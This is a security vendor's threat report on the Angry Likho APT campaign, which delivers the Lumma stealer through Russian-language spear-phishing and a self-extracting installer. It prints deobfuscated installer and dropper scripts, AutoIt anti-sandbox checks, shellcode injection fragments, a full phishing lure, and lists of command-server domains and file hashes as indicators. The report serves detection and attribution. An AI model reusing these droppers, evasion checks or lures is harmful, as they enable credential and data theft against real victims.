Angry Likho: Old beasts in a new forest

SL securelist.com/angry-likho-apt-attacks-with-lumma-stealer/115663/

Authors

Expert Kaspersky

Angry Likho (referred to as Sticky Werewolf by some vendors) is an APT group we've been monitoring since 2023. It bears a strong resemblance to Awaken Likho, which we've analyzed before, so we classified it within the Likho malicious activity cluster. However, Angry Likho's attacks tend to be targeted, with a more compact infrastructure, a limited range of implants, and a focus on employees of large organizations, including government agencies and their contractors. Given that the bait files are written in fluent Russian, we infer that the attackers are likely native Russian speakers.


We've identified hundreds of victims of this attack in Russia, several in Belarus, and additional incidents in other countries. We believe that the attackers are primarily targeting organizations in Russia and Belarus, while the other victims were incidental—perhaps researchers using sandbox environments or exit nodes of Tor and VPN networks.

At the beginning of 2024, several cybersecurity vendors published reports on Angry Likho. However, in June, we detected new attacks from this group, and in January 2025, we identified malicious payloads confirming their continued activity at the moment of our research.

Technical details

Initial attack vector

The initial attack vector used by Angry Likho consists of standardized spear-phishing emails with various attachments. Below is an example of such an email containing a malicious RAR archive.



Contents of spear-phishing email inviting the victim to join a videoconference

The archive includes two malicious LNK files and a legitimate bait file.

УТВЕРЖДАЮ

Первый заместитель
Генерального директора –
Исполнительный директор
АО «ОКБ [redacted]»

_____ [redacted]
«_____»_____2024г.

Уважаемые коллеги!

Акционерное общество «ОКБ [redacted]» проводит совещание в режиме видео-конференции(далее - ВКС) с основными производственными предприятиями холдинга «[redacted]» на тему: «Вопросы перспективного сотрудничества 2024-2025».

Прошу вас принять личное участие в даном совещании.

Дата и время проведения: 30 апреля 2024 г. в 14:00 по московскому времени.

Информацию с подтверждением участия в совещании (ФИО, должность, адрес электронной почты с целью направления данных для подключения к ВКС) прошу направить по адресу электронной почты conf@[redacted].ru не позднее 29 апреля 2024г.

Приложение:

1. Повестка совещания 1л.
2. Список рассылки 1л.

С уважением,

Первый заместитель генерального директора –

Исполнительный директор [redacted]

Bait document from spear-phishing email inviting the victim to join a videoconference

The content of this document is almost identical to the body of the phishing email.

This example illustrates how the attackers gain access to victims' systems. All these emails (and others like them in our collection) date back to April 2024. We observed no further activity from this group until we discovered an unusual implant, described below. Based on

our telemetry, the attackers operate periodically, pausing their activities for a while before resuming with slightly modified techniques.

Previously unknown Angry Likho implant

In June 2024, we discovered a very interesting implant associated with this APT. The implant was distributed under the name FrameworkSurvivor.exe from the following URL:

hxxps://testdomain123123[.]shop/FrameworkSurvivor.exe

This implant was created using the legitimate open-source installer, Nullsoft Scriptable Install System, and functions as a self-extracting archive (SFX). We've previously observed this technique in multiple Awaken Likho campaigns.

Below are the contents of the archive, opened using the 7-Zip archiver.

E:[redacted]\$INTERNET_CACHE\

Name	Size	Packed Size	M.	Attri...	Method	Solid	Offset
Array		96			Deflate	-	941 575
Assets		31 185			Deflate	-	375 418
August		7 187			Deflate	-	439 064
Clear		40 371			Deflate	-	335 043
Combo		19 197			Deflate	-	457 585
Cooler		2 868			Deflate	-	740 594
Correlation		143 385			Deflate	-	491 448
Examination		4 247			Deflate	-	446 255
Frost		39 946			Deflate	-	894 277
Helping		4 121			Deflate	-	453 460
Ide		3 626			Deflate	-	431 781
Journey		16 780			Deflate	-	941 675
Junction		20 407			Deflate	-	0
Landing		145 433			Deflate	-	743 466
Nevada		35 168			Deflate	-	705 422
Parish		15 186			Deflate	-	666 364
Passage		25 170			Deflate	-	406 607
Performances		27 716			Deflate	-	20 411
Periodic		118 804			Deflate	-	133 486
Placement		52 924			Deflate	-	958 459
Plus		5 370			Deflate	-	888 903
Productivity		14 235			Deflate	-	691 183
Protocol		5 386			Deflate	-	48 131
Recipes		2 950			Deflate	-	450 506
Rip		47 871			Deflate	-	252 294
Roller		35 629			Deflate	-	56 758
Satisfy		14 658			Deflate	-	476 786
Scenario		8 183			Deflate	-	125 299
Shelf		31 523			Deflate	-	634 837
Short		30 806			Deflate	-	304 233
Squirt		3 649			Deflate	-	435 411
Store		4 060			Deflate	-	300 169
Tribute		7 344			Deflate	-	934 227
Trucks		9 742			Deflate	-	115 553
Unlock		3 233			Deflate	-	53 521
Using		23 158			Deflate	-	92 391
Wherever		9 625			Deflate	-	681 554

Contents of the malicious SFX archive

The archive contains a single folder, $INTERNET_CACHE, filled with many files without extensions.

Installation script of the self-extracting archive

To understand how the SFX archive infects a system when launched, we had to find and analyze its installation script. The latest versions of 7-Zip do not allow extraction of this script, but it can be retrieved using older versions. We used 7-Zip version 15.05 (the last version supporting extraction of the installation script):

Name	Size	Packed Size
$INTERNET_CACHE	0	1 011 239
[NSIS].nsi	7 378	7 378

Contents of the malicious SFX archive opened in 7-Zip version 15.05

The installation script was named [NSIS].nsi, and was partially obfuscated.

```
Section ; Section_0
  ; AddSize 1397
  GetTempFileName $3
  Pop $8
  ClearErrors
  StrCmp $EXEFILE TESTAPP.EXE label_229
  ClearErrors
  ClearErrors
  GetTempFileName $4
  GetFullPathName $0 C:\Mirc\mirc.ini
  IfErrors 0 label_229
  Push 54113237
  IfAbort label_11 label_11
label_11:
  IfAbort label_12 label_12
label_12:
  Push 11533757
  HideWindow
  GetTempFileName $9
  Pop $R6
  ClearErrors
  GetTempFileName $9
  Push "Poster Plates Archived Hacker Worn Scheduled Electro Purpose Ensuring "
  ClearErrors
  SetOutPath $INTERNET_CACHE
  Pop $R2
  ClearErrors
  Push 44304563
  GetTempFileName $5
  File Junction
  Push 52955490
  ClearErrors
  GetTempFileName $6
  GetTempFileName $4
  File Performances
  Push "geneva brook venezuela parking "
  Push "easier regularly verification observed syntax algorithm oil buried "
  GetTempFileName $2
  Push "CHARMS CROWN FIXED PAKISTAN POWDER NHL INSERTED "
  File Protocol
```

Obfuscated contents of the installation script

After deobfuscation, we were able to determine its primary purpose:

```
Section ; Section_0
  StrCmp $EXEFILE TESTAPP.EXE label_229
  GetFullPathName $0 C:\Mirc\mirc.ini
  IfErrors 0 label_229
  SetOutPath $INTERNET_CACHE
  File Junction
  File Performances
  File Unlock
  File Roller
  File Using
  File Trucks
  File Scenario
  File Periodic
  File Store
  File Short
  File Clear
  File Assets
  File Passage
  File Ide
  File Squirt
  File August
  File Examination
  File Recipes
  File Helping
  File Satisfy
  File Parish
  File Wherever
  File Productivity
  File Nevada
  File Cooler
  File Landing
  File Plus
  File Frost
  File Tribute
  File Journey
  File Placement
  ExecShell open cmd "/k copy Helping Helping.cmd & Helping.cmd & exit" SW_HIDE    ; "open cmd"
label_229:
SectionEnd
```

Deobfuscated installation script from the malicious SFX implant

The script searches for the folder on the victim's system using the $INTERNET_CACHE macro, extracts all the files from the archive into it, renames the file "Helping" to "Helping.cmd", and executes it.

Helping.cmd command file

Below are the contents of the Helping.cmd file:

```
Set Snowboard=e
qRgSurprising Means Closing Choir Decor Machine Gorgeous Considers
KIFrog Success Surge Clara Foto Slip
TnStress Ellis Aj Refine Dentists Val Weed Edward Where
UyiReunion South Stylish Debt Early Po Require Horror
wDViews Virtue
Set David=h
xzXSwiss Candy Larger Ee Inbox Cuisine Wiki
tJgLHandles
YrEColleagues Hostel Cast Ability Clark Bmw Worth Adolescent
PeRalph Consequently Bible Teddy Programming
XRbPubmed Bank Feeds Endangered Hip Syria Mechanisms
knQDDoctors Refer Canberra Fathers Computation Innovative Cooling
Set Tree=g
lCWords Listing Soma Northwest Butterfly
axLrSugar Posters Breeding Interests Folk Min
JivCharacteristic Minority Agents Restrictions Glasgow Deny Steel Saudi
iNTerrorist Ambient Suspension Officer Fires Arrow Coupon Front Mcdonald
nnAsMile Formal Inspector Lightweight Growing Blowjobs Citizens
hEzBras Medication Understand Advertisement
yOkJudy Vb Cylinder Optimization
egnyDevelop Apart Lance Earned Holes
GaPPichunter Nyc Among Willing Precisely Boc Sie
IXaBubble Everybody Batch Heading Danny Tex Integrity
Set Appendix=M
owudDod Letters Hotels Testimonials Reviews Yemen
NTVUnusual Sparc Democratic
QipTrouble Compared Contribution Adapted Forestry
UMROAbilities Suggestions Found Kijiji Marina
krRandy Opens Maximum Copy Laboratories Wishes
GPjrSquirt
xvrAutos Checks Suppliers Despite Pf
cVzDProduces Mcdonald Networking Beat
QfGLicenses Garden Says Dive Usual Nobody Proportion Hunter Christian
YrNor Chip Tones Reception Itunes
Set Waiting=J
```

Contents of the Helping.cmd file

This file is heavily obfuscated, with several meaningless junk lines inserted between each actual script command. Once deobfuscated, the script's logic becomes clear. Below is the code, with some lines modified for readability:

```
Set SPMoIWcDyNsRZMPBgNuVsd=Child.pif
Set RlQBgOVOofiJyMdTktaVrCaXYuGJjOyTZvoX=
tasklist | findstr /I "wrsa.exe opssvc.exe">NUL & if not errorlevel 1 ping -n 181 127.0.0.1
Set /a Fi=778819
tasklist | findstr /I "avastui.exe avgui.exe nswscsvc.exe sophoshealth.exe" &
if not errorlevel 1 Set SPMoIWcDyNsRZMPBgNuVsd=AutoIt3.exe & Set RlQBgOVOofiJyMdTktaVrCaXYuGJjOyTZvoX=.a3x
cmd /c md %Fi%
findstr /V "MaterialThermalCaymanOpens" Array > %Fi%\Child.pif
copy /b %Fi%\Child.pif + Unlock + Productivity + Performances + Shelf + Journey + Passage + Nevada + Combo +
Cooler + Plus + Satisfy + Trucks + Clear + Using + Assets + Scenario + Tribute + Recipes + Protocol +
Junction + Short + Ide + Squirt + Store + August + Examination + Wherever +
Placement + Rip + Parish %Fi%\Child.pif
cmd /c copy /b Frost + Correlation + Periodic + Landing + Roller %Fi%\i.a3x
start /I %Fi%\Child.pif %Fi%\i.a3x
ping -n 5 127.0.0.1
```

Deobfuscated Helping.cmd

The Helping.cmd script launches a legitimate AutoIt interpreter (Child.pif) with the file i.a3x as a parameter. The i.a3x file contains a compiled AU3 script. With that in mind, we can assume that this script implements the core logic of the malicious implant.

AU3 script

To recover the original AU3 file used when creating the i.a3x file, we created a dummy executable with a basic AutoIt script, swapped its content with i.a3x, and used a specialized tool to extract the original AU3 script.
We ended up with the original AU3 file:

```
Func professionapparentlywright($taggedstraightgig, $hotelsminusclosure, $electionstray = 0)
    If NOT $electionstray = 0 Then
        While 308
            $southattackedtiles = 55719
            Switch $southattackedtiles
                Case 55718
                    MemGetStats()
                    MemGetStats()
                    Log(2883)
                    Log(8741)
                    Cos(757)
                    ObjGet(programreprint("82N70N73N87N78N73N37N87N74N88N85N84N83N88N74N37", 9 - 4))
                    $southattackedtiles = $southattackedtiles + 691402 / 691402
                Case 55719
                    $theatreshoppingtearail = DllStructGetData($taggedstraightgig, $hotelsminusclosure, $electionstray)
                    ExitLoop
            EndSwitch
        WEnd
        Return $theatreshoppingtearail
    Else
        While 177
            $tcnicknamealternate = 75435
            Switch $tcnicknamealternate
                Case 75433
                    PixelGetColor(programreprint("107N119N122N118N43N116N105N125N108N109N122N108N105N116N109N43N123N112N113N120N120N113N118N111N43", 11 - 3),
                    programreprint("107N119N122N118N43N116N105N125N108N109N122N108N105N116N109N43N123N112N113N120N120N113N118N111N43", 11 - 3))
```

Restored AU3 script

The script is heavily obfuscated, with all strings encrypted. After deobfuscating and decrypting the code, we analyzed it. The script begins with a few verification procedures:

```
(Call("EnvGet", "COMPUTERNAME") = "tz") ? (Call("WinClose", Call("AutoItWinGetTitle"))) : (Opt("TrayIconHide", 1))

(Call("FileExists", "C:\aaa_TouchMeNot_.txt")) ? (Call("WinClose", Call("AutoItWinGetTitle"))) : (Opt("TrayIconHide", 1))

(Call("EnvGet", "COMPUTERNAME") = "NfZtFbPfH") ? (Call("WinClose", Call("AutoItWinGetTitle"))) : (Opt("TrayIconHide", 1))

(Call("EnvGet", "COMPUTERNAME") = "ELICZ") ? (Call("WinClose", Call("AutoItWinGetTitle"))) : (Opt("TrayIconHide", 1))

(Call("EnvGet", "USERNAME") = "test22") ? (Call("WinClose", Call("AutoItWinGetTitle"))) : (Opt("TrayIconHide", 1))

(Call("ProcessExists", "avastui.exe")) ? check_delay(10000) : (Opt("TrayIconHide", 1))
```

The AU3 script checks the environment

The script checks for artifacts associated with emulators and research environments of security vendors. If a match is found, it either terminates or executes with a 10,000 ms delay to evade detection.

Interestingly, we've seen similar checks in the Awaken Likho implants. This suggests that the attackers behind these two campaigns share the same technology or are the same group using different tools for different targets and tasks.

The script next sets an error-handling mode by calling SetErrorMode() from the kernel32.dll with the flags SEM_NOALIGNMENTFAULTEXCEPT, SEM_NOGPFAULTERRORBOX, and SEM_NOOPENFILEERRORBOX, thus hiding system error messages and reports. If this call fails, the script terminates.

Afterward, the script deletes itself from disk by calling FileDelete("i") and generates a large text block, as shown below.

```
$shell_code =
"0xC0E4ABE37BA7BD3C206992B21BCB0B5977B5D7BC102073319C8CE91
5215B691F075F756B91F0A2D3FCFC4F1D30619320572B5E44A01048E5E
1BF11013363D3F09CE04463F5131922E9AA2CA763550F5F9BB69B33132
C416A9E7641F0E58BBDD3845CF4E0A99565D42678FBA98181EA1F685A5
262D4ED0A94825C58B734D316B64601060041B584DCE837A66C2846FD0
F09D77989A4BE115BA89E76A293A44F4D8D8346A43871A27A056FF2D55
E5EE2B05EFAA36A59A28B2C02CDD7915EC42D57E54C96F95D091970582
FA129CF472790FC7A7C24196E146623D7EE391EFA868BF75DDBF87A5C1
1C8B938C51DDFBD49A1CB7CE6B4491EB6ED6F3C198314DC701F3CEF286
$shell_code = $shell_code &
"C2A0BDB564C2F46A017FE2D7046E40B166E345613CD507DE6D6A6562B
501738AC7987CA6BF0C851445123D484DA9DCB24BD4AAD49639A87B568
FE680E93E50EEA6AA353559B89B9F413DD568BAC66F159BAE689808ED8
AFAEF05501CD338963D37DB2447D3771956481A73697D55BD74F995745
98DBD6434371ECF458782B836EE67B0E8D1D611D5EBE05707ABFDA1B9F
19BC9E55B98EF10D73D6230B66B1F8D9101EAEA82A798157352FABBC72
4BDC3FD850F638736851C91DC16D9FBF9C9DF4FED597F9E3D23F49A836
00F8A1181300AF363B22060CCB258B0E0D069F945EA76B318E062A2F3A
682D3CC657C24D16146E7C8E59A80A2AB4249FD4CE3F048AD3E4C44AC1
$shell_code = $shell_code &
"B1A3FC645794AFC94BAFA40BA7E1DBC00C2EABFBEB24BE93094BC4931
C9021F70773325A5B4FC2A37D046A0C5402177A934D220BD515CD8739F
5812D21D5FD04E70C7AFAE418FF3DE584206BCE2D616F0D95162AA9E43
EEAA9E8D519779D95578FB71BA685192D3CE6B670FFAC67CFD44131095
```

Code for generating "shellcode"

This block is presumably shellcode that will be loaded into memory and executed. However, it is also packed and encrypted. Once unpacked and decrypted, the AU3 script attempts to inject the malicious payload into the legitimate AutoIt process.


```
inject_shellcode(shellcode_unpack(shellcode_process(Binary($shell_code), Binary("13275747155273355653158847708426012 5")))), $restsand)

WinWaitClose($numericheather)
```

Final activity of the AU3 script

Main payload

To obtain the shellcode, we saved a dump of the decrypted and unpacked payload once the AU3 malicious script had fully processed it. After removing unnecessary bytes from the dump, we recovered the original payload of the attack. It turned out to be not shellcode but a full-fledged MZ PE executable file.



The decrypted and unpacked payload—an MZ PE file

Our products detect this payload with the following verdicts:

- HEUR:Trojan.MSIL.Agent.pef
- HEUR:Trojan.Win32.Generic

We examined this payload and concluded that it is the Lumma Trojan stealer (Trojan-PSW.Win32.Lumma).

The Lumma stealer gathers system and installed software information from the compromised devices, as well as sensitive data such as cookies, usernames, passwords, banking card numbers, and connection logs. It also steals data from 11 browsers, including Chrome, Chromium, Edge, Kometa, Vivaldi, Brave, Opera Stable, Opera GX Stable, Opera Neon, Mozilla Firefox and Waterfox, as well as cryptocurrency wallets such as Binance and Ethereum. Additionally, it exfiltrates data from cryptowallet browser extensions (MetaMask) and authenticators (Authenticator), along with information from applications such as the remote access software AnyDesk and the password manager KeePass.

Command servers

This sample contains encoded and encrypted addresses of command servers. Using a simple decryption procedure in the executable file code, we restored the original domain names used as command servers.

- averageorganicfallfaw[.]shop
- distincttangyflippan[.]shop
- macabrecondfucews[.]shop
- greentastellesqwm[.]shop
- stickyyummyskiwffe[.]shop
- sturdyregularrmsnhw[.]shop
- lamentablegapingkwaq[.]shop
- Innerverdanytiresw[.]shop
- standingcomperewhitwo[.]shop

By identifying the command server names from this malware variant, we were able to identify other related samples. As a result, we discovered over 60 malicious implants. Some of them had the same payload, and we managed to find additional attacker-controlled command


servers (the addresses listed below were used in the identified samples alongside the original command servers):

- uniedpureevenywjk[.]shop
- spotlessimminentys[.]shop
- specialadventurousw[.]shop
- stronggemateraislw[.]shop
- willingyhollowsk[.]shop
- handsomelydicrwop[.]shop
- softcallousdmykw[.]shop

We're convinced that the main objectives of this APT group are to steal sensitive data using stealers and establish full control over infected machines via malicious remote administration utilities.

New activity

We've been tracking the attacks of this campaign since June 2024. However, in January 2025, the attackers showed a new surge in activity, as reported by our colleagues from F6 (previously known as F.A.C.C.T.). We analyzed the indicators of compromise they published and identified signs of a potential new wave of attacks, likely in preparation since at least January 16, 2025:



Files found in Angry Likho's payload repositories

We managed to download malicious files hosted in repositories seen in the January Angry Likho attack while they were still accessible. Analysis of the files test.jpg and test2.jpg revealed that they contained the same .NET-based payload, encoded using Base64. Last year, we documented Angry Likho attacks that used image files containing malicious code. Moreover, the filenames match those of the samples we recently discovered.

This further confirms that the Angry Likho group, responsible for these attacks, remains an active threat. We are continuing to monitor this threat and providing up-to-date cyber intelligence data about it and the TTPs used by the group.

Victims

At the time of our investigation, our telemetry data showed hundreds of victims in Russia and several in Belarus. Most of the SFX archives had filenames and bait documents in Russian, thematically linked to government institutions in Russia. These institutions and their contractors are the primary targets of this campaign.

Attribution

We attribute this campaign to the APT group Angry Likho with a high degree of confidence. It shares certain similarities with findings from our colleagues at BI.ZONE and F6, as well as previous attacks by the group:

1. The same initial implant structure (an archive with similar contents, sent in an email).
2. Similar bait documents with the same naming patterns and themes, mostly written in Russian.
3. Command files and AutoIt scripts used to install the implant are obfuscated similarly. Newer versions contain more sophisticated installation scripts, with extra layers of obfuscation to complicate analysis.
4. The implant described in this report contains a known payload—the Lumma stealer (Trojan-PSW.Win32.Lumma). We have not previously seen this tool used in Angry Likho campaigns, but earlier attacks showed similar data exfiltration tactics, suggesting the group is still targeting cryptowallet files and user credentials.

Conclusion

We are continuing to monitor the activity of the Angry Likho APT, which targets Russian organizations. The group's latest attacks use the Lumma stealer, which collects a vast amount of data from infected devices, including browser-stored banking details and cryptowallet files. As before, the complex infection chain was contained in a self-extracting archive distributed via email. We believe that the attackers crafted spear-phishing emails tailored to specific users, attaching bait files designed to attract their interest. Additionally, we identified more malicious samples linked to this campaign based on common command servers and repositories.
Let's sum up by highlighting the notable features of this campaign and other similar ones:

1. The attack techniques remain relatively consistent over time, with only minor modifications. Despite this, the attackers are successfully achieving their objectives.
2. The attackers occasionally pause their activity, only to return with a new wave of attacks after a certain period.
3. The group relies on readily available malicious utilities obtained from darknet forums, rather than developing its own tools. The only work they do themselves is writing mechanisms of malware delivery to the victim's device and crafting targeted phishing emails.

To protect against such attacks, organizations need a comprehensive security solution that provides proactive threat hunting, 24/7 monitoring, and incident detection. Our product line for businesses helps identify and prevent attacks of any complexity at an early stage. The campaigns in this article rely on phishing emails as the initial attack vector, highlighting the importance of regular employee training and awareness programs for corporate security.

Indicators of compromise

File hashes

Implants

f8df6cf748cc3cf7c05ab18e798b3e91
ef8c77dc451f6c783d2c4ddb726de111
de26f488328ea0436199c5f728ecd82a
d4b75a8318befdb1474328a92f0fc79d
ba40c097e9d06130f366b86deb4a8124
b0844bb9a6b026569f9baf26a40c36f3
89052678dc147a01f3db76febf8441e4
842f8064a81eb5fc8828580a08d9b044
7c527c6607cc1bfa55ac0203bf395939
75fd9018433f5cbd2a4422d1f09b224e
729c24cc6a49fb635601eb88824aa276
69f6dcdb3d87392f300e9052de99d7ce
5e17d1a077f86f7ae4895a312176eba6
373ebf513d0838e1b8c3ce2028c3e673
351260c2873645e314a889170c7a7750
23ce22596f1c7d6db171753c1d2612fe
0c03efd969f6d9e6517c300f8fd92921
277acb857f1587221fc752f19be27187

Payload

faa47ecbcc846bf182e4ecf3f190a9f4
d8c6199b414bdf298b6a774e60515ba5
9d3337f0e95ece531909e4c8d9f1cc55
6bd84dfb987f9c40098d12e3959994bc
6396908315d9147de3dff98ab1ee4cbe
1e210fcc47eda459998c9a74c30f394e
fe0438938eef75e090a38d8b17687357

Bait files

e0f8d7ec2be638fbf3ddf8077e775b2d
cdd4cfac3ffe891eac5fb913076c4c40
b57b13e9883bbee7712e52616883d437
a3f4e422aecd0547692d172000e4b9b9
9871272af8b06b484f0529c10350a910
97b19d9709ed3b849d7628e2c31cdfc4
8e960334c786280e962db6475e0473ab
76e7cbab1955faa81ba0dda824ebb31d
7140dbd0ca6ef09c74188a41389b0799
5c3394e37c3d1208e499abe56e4ec7eb
47765d12f259325af8acda48b1cbad48
3e6cf927c0115f76ccf507d2f5913e02
32da6c4a44973a5847c4a969950fa4c4


Malicious domains

testdomain123123[.]shop
averageorganicfallfaw[.]shop
distincttangyflippan[.]shop
macabrecondfucews[.]shop
greentastellesqwm[.]shop
stickyyummyskiwffe[.]shop
sturdyregularrmsnhw[.]shop
lamentablegapingkwaq[.]shop
innerverdanytiresw[.]shop
standingcomperewhitwo[.]shop
uniedpureevenywjk[.]shop
spotlessimminentys[.]shop
specialadventurousw[.]shop
stronggematerais lw[.]shop
willingyhollowsk[.]shop
handsomelydicrwop[.]shop
softcallousdmykw[.]shop

- Angry Likho
- APT
- Awaken Likho
- Malware
- Malware Descriptions
- Malware Technologies
- shellcode
- Spear phishing

- Targeted attacks
- Trojan-stealer

Authors



Kaspersky

Angry Likho: Old beasts in a new forest

Your email address will not be published. Required fields are marked *